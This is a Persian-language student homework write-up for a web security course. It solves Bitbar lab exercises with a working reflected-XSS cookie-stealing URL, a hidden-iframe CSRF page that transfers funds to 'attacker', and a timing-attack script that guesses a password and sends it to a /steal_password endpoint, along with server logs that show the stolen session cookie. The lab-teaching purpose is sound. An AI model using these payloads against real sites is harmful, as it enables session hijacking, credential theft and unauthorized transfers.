

به نام خدا

تمرین دوم

ایمان محمدی

۹۹۱۰۲۲۰۷

نیم سال پاییز ۱۴۰۳

سوال ۱، بخش ۱

آدرس URL ای که باید در مرورگر وارد بشه برای دزدیدن کوکی کاربر، این آدرس به همراه اسکریپت هست که باید البته اون رو در ادامه URL Encode کنیم چون نمی‌تونیم مستقیم داخل URL بذاریم و ممکنه کاراکترها با URL در تناقض باشه و این کار امنیست برای قرار دادن این آدرس در URL.

```
http://65.109.199.84:3000/profile?username=<script>

document.getElementsByClassName('error')[0].style.visibility = 'hidden';

const xhttp = new XMLHttpRequest();

xhttp.open('GET', 'http://65.109.199.84:3000/steal_cookie?cookie=' +
document.cookie.split('=')[1], true);


xhttp.send();

</script>
```


حالا از تگ script به بعد رو URL Encode می‌کنیم تا بتونیم اون لینک رو مستقیم وارد کنیم. خروجی به این شکل می‌شه:

```
http://65.109.199.84:3000/profile?username=%3Cscript%3E%0Adocument.getElement
sByClassName%28%27error%27%29%5B0%5D.style.visibility%20%3D%20%27hidde
n%27%3B%0Aconst%20xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0Axhttp.
open%28%27GET%27%2C%20%27http%3A%2F%2F65.109.199.84%3A3000%2F
steal_cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27
%29%5B1%5D%2C%20true%29%3B%0Axhttp.send%28%29%3B%0A%3C%2Fscript%
3E
```

ابتدا در این صفحه register می‌کنیم:



در ادامه URLی که بدست آورده بودیم رو وارد می‌کنیم در این صفحه:



در نهایت خروجی سرور بدین شکل می‌شود:

```
root@s697485: ~
POST /post_register 200 739.034 ms - 1296
GET /stylesheets/application.css 304 1.496 ms - -
GET /stylesheets/pure-min.css 304 2.138 ms - -
GET /images/background.jpg 304 0.823 ms - -
GET /profile?username=%3Cscript%3E%0Adocument.getElementsByClassName%28%27error%27%29%5B%5D.style.visibility%20%3D%20%27hidden%27%3B%0Aconst%20xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0Ahttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Fsteal_cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27%29%5B%5D%2C%20true%29%3B%0Ahttp.send%28%29%3B%0A%3C%2Fscript%3E 200 9.582 ms - 2270
GET /stylesheets/application.css 304 0.786 ms - -
GET /stylesheets/pure-min.css 304 0.569 ms - -
GET /images/background.jpg 304 0.474 ms - -
GET /profile?username=%3Cscript%3E%0Adocument.getElementsByClassName%28%27error%27%29%5B%5D.style.visibility%20%3D%20%27hidden%27%3B%0Aconst%20xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0Ahttp.open%28%27GET%27%2C%20%27http%3A%2F%2F65.109.199.84%3A3000%2Fsteal_cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27%29%5B%5D%2C%20true%29%3B%0Ahttp.send%28%29%3B%0A%3C%2Fscript%3E 200 8.844 ms - 2274
GET /stylesheets/application.css 304 1.002 ms - -
GET /stylesheets/pure-min.css 304 0.826 ms - -
GET /images/background.jpg 304 0.597 ms - -


eyJsb2dnZWRRJbiI6dHJ1ZSwiYWVnb3VudCI6eyJ1c2VybmFtZSI6IkltYW4iLCJoYXNoZWRRQYXNzd29yZCI6IjcwZjU0ZDg5Y2M0MjQ2NDI4ZGZjYmE0NDkyMDU0MDA3MjBmMjQ4ZDcwNzA0N2NlNGFmN2YwZjhiYjQ1YTc3NTYiLCJzYWx0IjoInmYyMTRkYWwM2MjRmZDc0NTM4MDgxM2Q2ODhiZGJmZDI5ZDA0MjM3NWYwZjgwMGF0dhiMwUzYzJlMGi0MmVkcCI6InByb2ZpbGU0i0i0iLCJiaXRiYXJzIjoixMDB9fQ

GET /steal_cookie?cookie=%eyJsb2dnZWRRJbiI6dHJ1ZSwiYWVnb3VudCI6eyJ1c2VybmFtZSI6IkltYW4iLCJoYXNoZWRRQYXNzd29yZCI6IjcwZjU0ZDg5Y2M0MjQ2NDI4ZGZjYmE0NDkyMDU0MDA3MjBmMjQ4ZDcwNzA0N2NlNGFmN2YwZjhiYjQ1YTc3NTYiLCJzYWx0IjoInmYyMTRkYWwM2MjRmZDc0NTM4MDgxM2Q2ODhiZGJmZDI5ZDA0MjM3NWYwZjgwMGF0dhiMwUzYzJlMGi0MmVkcCI6InByb2ZpbGU0i0i0iLCJiaXRiYXJzIjoixMDB9fQ 200 11.260 ms - 1555
```

در واقع با درخواست زدن به profile و ست کردن username با مقدار مدنظر در script، کوکی session کاربر خروجی داده می‌شه و همچنین متن آبی هشدار دهنده که یک کاربر یافت نشد رو هم پنهان کردیم.

سوال ۱، بخش ۲

برای این سوال نیاز هست که از Firefox 93 استفاده کنیم ولی نیاز نیست اون رو نصب کنیم، کافیست تنظیمات امنیتی Firefox بروز شده رو تغییر بدیم و در این منو:



در بخش Custom، اولین آپشن منوی جدید رو بزنی و گزینه‌ی Cross Site Tracking Cookies رو انتخاب کنیم.


در ادامه باید یک iframe ست کنیم که با استفاده از آسیب‌پذیری بخش قبل، یک اسکریپت بدون نمایش صفحه ران بگیریم و در ادامه به اسکریپت چند ثانیه تاخیر اضافه می‌کنیم که آدرس صفحه رو تغییر بده به صفحه‌ی مدنظر سوال. البته از اونجایی که سرور ریموت هم داریم، تاخیر رو بیشتر قرار می‌دیم.

فایل html نهایی بدین شکل است:

```
<html>
<head>
  <title>HW2 Q1 Section 2</title>
  <style>
    iframe {
      display: none;
    }
  </style>
  <script>
    setTimeout(() =>{
      window.location.replace('http://sharif.edu/~kharrazi/courses/40441-011/')
    }, 2000);
  </script>
</head>
<body>
  <iframe

src="http://65.109.199.84:3000/profile?username=%3Cscript%3Efetch%28%27http%3
A%2F%2F65.109.199.84%3A3000%2Fpost_transfer%27%2C%7Bmethod%3A%27POST
%27%2Cheaders%3A%7B%27Content-Type%27%3A%27application%2Fjson%27%2C
%27Cookie%27%3Adocument.cookie%7D%2Cbody%3A%27%7B%22destination_user
name%22%3A%22attacker%22%2C%22quantity%22%3A10%7D%27%7D%29%3B%3
C%2Fscript%3E"
  ></iframe>
</body>
</html>
```

حالا پس از باز کردن فایل b.html، خروجی بدین شکل می‌شود:



The screenshot shows a web browser window with the address bar displaying the file path: `file:///C:/Users/Iman/Desktop/ce441-031-hw2/deliverable/hw2-1/b.html`. Below the browser window, the Network tab of a developer tool is open, showing a list of network requests. The requests include a GET request for `b.html`, a GET request for `profile?username=<script>fetch(http://65.109.199.84:3000/post_transfer/(method:POST,head`, a GET request for `application.css`, a GET request for `pure-min.css`, a GET request for `fonts.googleapis.com`, a POST request for `post_transfer`, and a GET request for `background.jpg`.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET		b.html	document				2.5
200	GET	65.109.199.84:3000	profile?username=<script>fetch(http://65.109.199.84:3000/post_transfer/(method:POST,head	subdocument	html	2.57 kB	2.24 kB	245 ms
304	GET	65.109.199.84:3000	application.css	stylesheet	css	cached	1.87 kB	226 ms
304	GET	65.109.199.84:3000	pure-min.css	stylesheet	css	cached	17.29 kB	214 ms
200	GET	fonts.googleapis.com	css?family=Montserrat:400,700	stylesheet	css	cached	-1 B	0 ms
200	POST	65.109.199.84:3000	post_transfer	profile.js (fetch)	html	2.08 kB	1.36 kB	273 ms
200	GET	65.109.199.84:3000	background.jpg	img	jpeg	NS_BINDING_ABORTED	1.31 MB	299 ms


در نهایت با اجرای کد حمله، به صفحه‌ی <https://sharif.edu/~kharrazi/courses/40441-011> ری‌دایرکت می‌شیم.

سوال ۱، بخش ۳

در این بخش، با توجه به لغت‌نامه‌ی پسوردهای مشخص شده و همچنین تمپلت `gamma_starter`، کد رو پیاده‌سازی کرده و دستورات `fetch` رو اضافه می‌کنیم. فقط حین تغییر، تگ‌های `script` و `img` رو به شکل `Script` و `Img` می‌نویسیم تا فیلتر بشن توسط کد. حالا کد نهایی بدین شکل می‌شود:

```
1  <span style='display:none'>
2  <img id='passwordTest' />
3  <script>
4  const passwordList = ['password', '123456', '12345678', 'dragon', '1234', 'qwerty', '12345'];
5  let currentIndex = 0;
6  let testElement = document.getElementById('passwordTest');
7  let longestTime = 0;
8  let guessedPassword = '';
9  let startTime = new Date();
10
11  testElement.onerror = () => {
12    let elapsedTime = new Date() - startTime;
13    if (elapsedTime > longestTime) {
14      guessedPassword = passwordList[currentIndex - 1];
15      longestTime = elapsedTime;
16    }
17    startTime = new Date();
18    if (currentIndex < passwordList.length) {
19      testElement.src = `http://65.109.199.84:3000/get_login?username=userx&password=${passwordList[currentIndex]}`;
20      currentIndex++;
21    } else {
22      fetch(`http://65.109.199.84:3000/steal_password?password=${guessedPassword}&timeElapsed=${longestTime}`);
23      fetch(`http://65.109.199.84:3000/logout`);
24      setTimeout(() => {
25        window.location.replace(`http://65.109.199.84:3000/get_login?username=userx&password=${guessedPassword}`);
26      }, 2000);
27    }
28  };
29
30  testElement.src = `http://65.109.199.84:3000/get_login?username=userx&password=${passwordList[currentIndex]}`;
31  currentIndex++;
32  </script>
33  </span>
```


در ادامه در صفحه‌ی Transfer سایت Bitbar که این‌جا می‌شه:



Bitbar

The Crypto-Free Crypto Currency

Home Transfer Close Profile

Hi, **userx** Log out

Transfer Bitbars

You currently have 450 bitbars.

Transfer to

Amount

Transfer

در قسمت Transfer to، همین‌کد مدنظر و در قسمت Amount هم عدد ۱۰ رو وارد می‌کنیم.
خروجی سرور بدین شکل است:

```
Password: dragon, time elapsed: 2992
```

```
GET /steal_password?password=dragon&timeElapsed=2992 200 1.790 ms - -
```

```
GET /logout 304 3.839 ms - -
```